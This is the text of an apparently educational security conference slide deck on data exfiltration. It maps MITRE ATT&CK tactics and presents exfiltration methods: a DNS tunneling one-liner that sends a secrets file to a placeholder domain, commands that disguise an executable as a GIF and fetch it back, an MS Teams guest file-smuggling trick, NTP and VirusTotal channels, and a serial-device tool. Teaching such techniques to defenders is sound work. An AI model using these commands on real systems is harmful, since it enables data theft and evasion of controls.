cy//ective

presents

101 Exfiltration Techniques

SOPHUS SIEGENTHALER
MANUEL KIESEL

HACKTOBER 2023

Agenda

YOUR HOSTS

WHAT IS DATA EXFILTRATION

TECHNIQUES

DEFENSE & TESTING

QUESTIONS & ANSWERS

cy//ective


Your /etc/hosts

SOPHUS SIEGENTHALER

Chief of Mischief @cyllective

sophus@cyllective.com

Social: @sophus



MANUEL KIESEL

Security Dude @cyllective


kiesel@cyllective.com

Social: @rtfmkiesel


What Is Data Exfiltration

*"The process of **transmitting unauthorized data** from within a network **to an external location** or adversary"*

What Is Data Exfiltration



What Is Data Exfiltration



cy//ective

What Is Data Exfiltration

MITRE ATT&CK


The MITRE ATT&CK framework has become an industry standard for **understanding and communicating about cyber adversary behavior.** By providing a structured and **detailed view of the various stages and methods of cyberattacks**, it aids both in proactive defense and in reactive response and analysis.

Use Cases:

- Red Teams
- Penetration Tester
- Blue Teams / Defenders
- Threat Intelligence Analyst

What Is Data Exfiltration

MITRE ATT&CK



ID	Name	Description
TA0043	Reconnaissance	The adversary is trying to gather information they can use to plan future operations.
TA0042	Resource Development	The adversary is trying to establish resources they can use to support operations.
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their foothold.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level permissions.
TA0005	Defense Evasion	The adversary is trying to avoid being detected.
TA0006	Credential Access	The adversary is trying to steal account names and passwords.
TA0007	Discovery	The adversary is trying to figure out your environment.
TA0008	Lateral Movement	The adversary is trying to move through your environment.
TA0009	Collection	The adversary is trying to gather data of interest to their goal.
TA0011	Command and Control	The adversary is trying to communicate with compromised systems to control them.
TA0010	Exfiltration	The adversary is trying to steal data.
TA0040	Impact	The adversary is trying to manipulate, interrupt, or destroy your systems and data.

cy//ective

https://attack.mitre.org/techniques/enterprise/

What Is Data Exfiltration

MITRE ATT&CK : TA0010 : Exfiltration

OBJECTIVES

- Transfer stolen data to a collection point

DETECTION CHALLENGES

- Variety in exfiltration methods
- Use of legitimate services (e.g., cloud, email) to move data

COMMON TECHNIQUES

- Data Compression
- Scheduled Transfer
- Encrypted Channels

MITIGATION STRATEGIES

- Data Loss Prevention (DLP) solutions
- Network segmentation
- Regular auditing of data transfers

What Is Data Exfiltration

MITRE ATT&CK : TA0010 : Exfiltration : Techniques

ID	Name
T1020	Automated Exfiltration
T1020.001	Traffic Duplication
T1030	Data Transfer Size Limits
T1048	**Exfiltration Over Alternative Protocol**
T1048.001	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
T1048.002	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
T1048.003	Exfiltration Over Unencrypted Non-C2 Protocol
T1041	Exfiltration Over C2 Channel
T1011	**Exfiltration Over Other Network Medium**
T1011.001	Exfiltration Over Bluetooth
T1052	Exfiltration Over Physical Medium
T1052.001	**Exfiltration over USB**
T1567	**Exfiltration Over Web Service**
T1567.001	**Exfiltration to Code Repository**
T1567.002	**Exfiltration to Cloud Storage**
T1567.003	Exfiltration to Text Storage Sites
T1029	Scheduled Transfer
T1537	Transfer Data to Cloud Account

https://attack.mitre.org/tactics/TA0010/

cy//ective


Techniques

Histiaeus - 5th century BC

Techniques

HTTP(S) TRAFFIC

- *Uncommon* or even custom verbs
- HTTP Headers
- Websockets
- Streams



DNS TUNNELING

Using DNS lookups to transfer message

```
$ dig $(cat secrets.txt | xxd -p).domain.tld
```


…

```
;6861636b746f6265722e63680a.domain.tld.
```

…

ICMP MESSAGES

The RFC for ICMP allowes a few bytes inside an ICMP Echo Request



cy//ective

Techniques

SOCIAL MEDIA & SOFTWARE PLATFORMS

Communicate over commonly used "good/trusted" plattforms.

(Social Media as C2, Git repos as C2)

https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit#gid=0

NTP

It's *time to exfiltrate* some data

```
type ntpPacket struct {
    Flags          uint8       // leap indicator, version and mode
    Stratum        uint8       // stratum of local clock
    Poll           int8        // poll exponent
    Precision      int8        // precision exponent
    RootDelay      uint32      // root delay
    RootDispersion uint32      // root dispersion
    ReferenceID    uint32      // reference id
    RefTimeSec     uint32      // reference timestamp sec
    RefTimeFrac    uint32      // reference timestamp fractional
    OrigTimeSec    uint32      // origin time secs
    OrigTimeFrac   uint32      // origin time fractional
    RxTimeSec      uint32      // receive time secs
    RxTimeFrac     uint32      // receive time frac
    TxTimeSec      uint32      // transmit time secs
    TxTimeFrac     uint32      // transmit time frac, DATA WILL HE HIDDEN HERE
}
```

VIRUSTOTAL

- Attached Exfil-Data to generic malware
- Write "malware" to disk, trigger EDR, submits sample
- Attacker collects the data from VT using VT API and YARA

https://www.blackhat.com/docs/us-17/thursday/us-17-Kotler-The-Adventures-Of-Av-And-The-Leaky-Sandbox.pdf

https://go.safebreach.com/rs/535-IXZ-934/images/Everytime-You-Upload-A-Malware.pdf

Techniques


FILE TYPES


```
sed '1s/^/GIF87a/' calc.exe > calc.gif
```

```
curl.exe -qk -X GET -C 6 https://example.com/calc.gif > calc.exe
```


Techniques

FILE TYPES



Steps to Reproduce

- Rename a PDF file from `file.pdf` to `file.jpg`
- Drag and drop `file.jpg` into an MS Teams chat
- Get the picture/file URL from the browser dev tools or a HTTP(s) proxy
- Download the file as a guest by making a request to the endpoint `<SERVER URL>/v1/objects/<ID>/content/imgpsh` while in the context of the Teams call (cookies, etc.)
- Rename the file back to `file.pdf`



cy//ective



Introducing COMfiltrat0r


Techniques


COMFILTRAT0R

USB Storage Blocked? No problem!

- Connect serial device
- Use a supported browser and send files as text to the device using JavaScript
- .. profit?








https://www.pjrc.com/store/teensy41.html

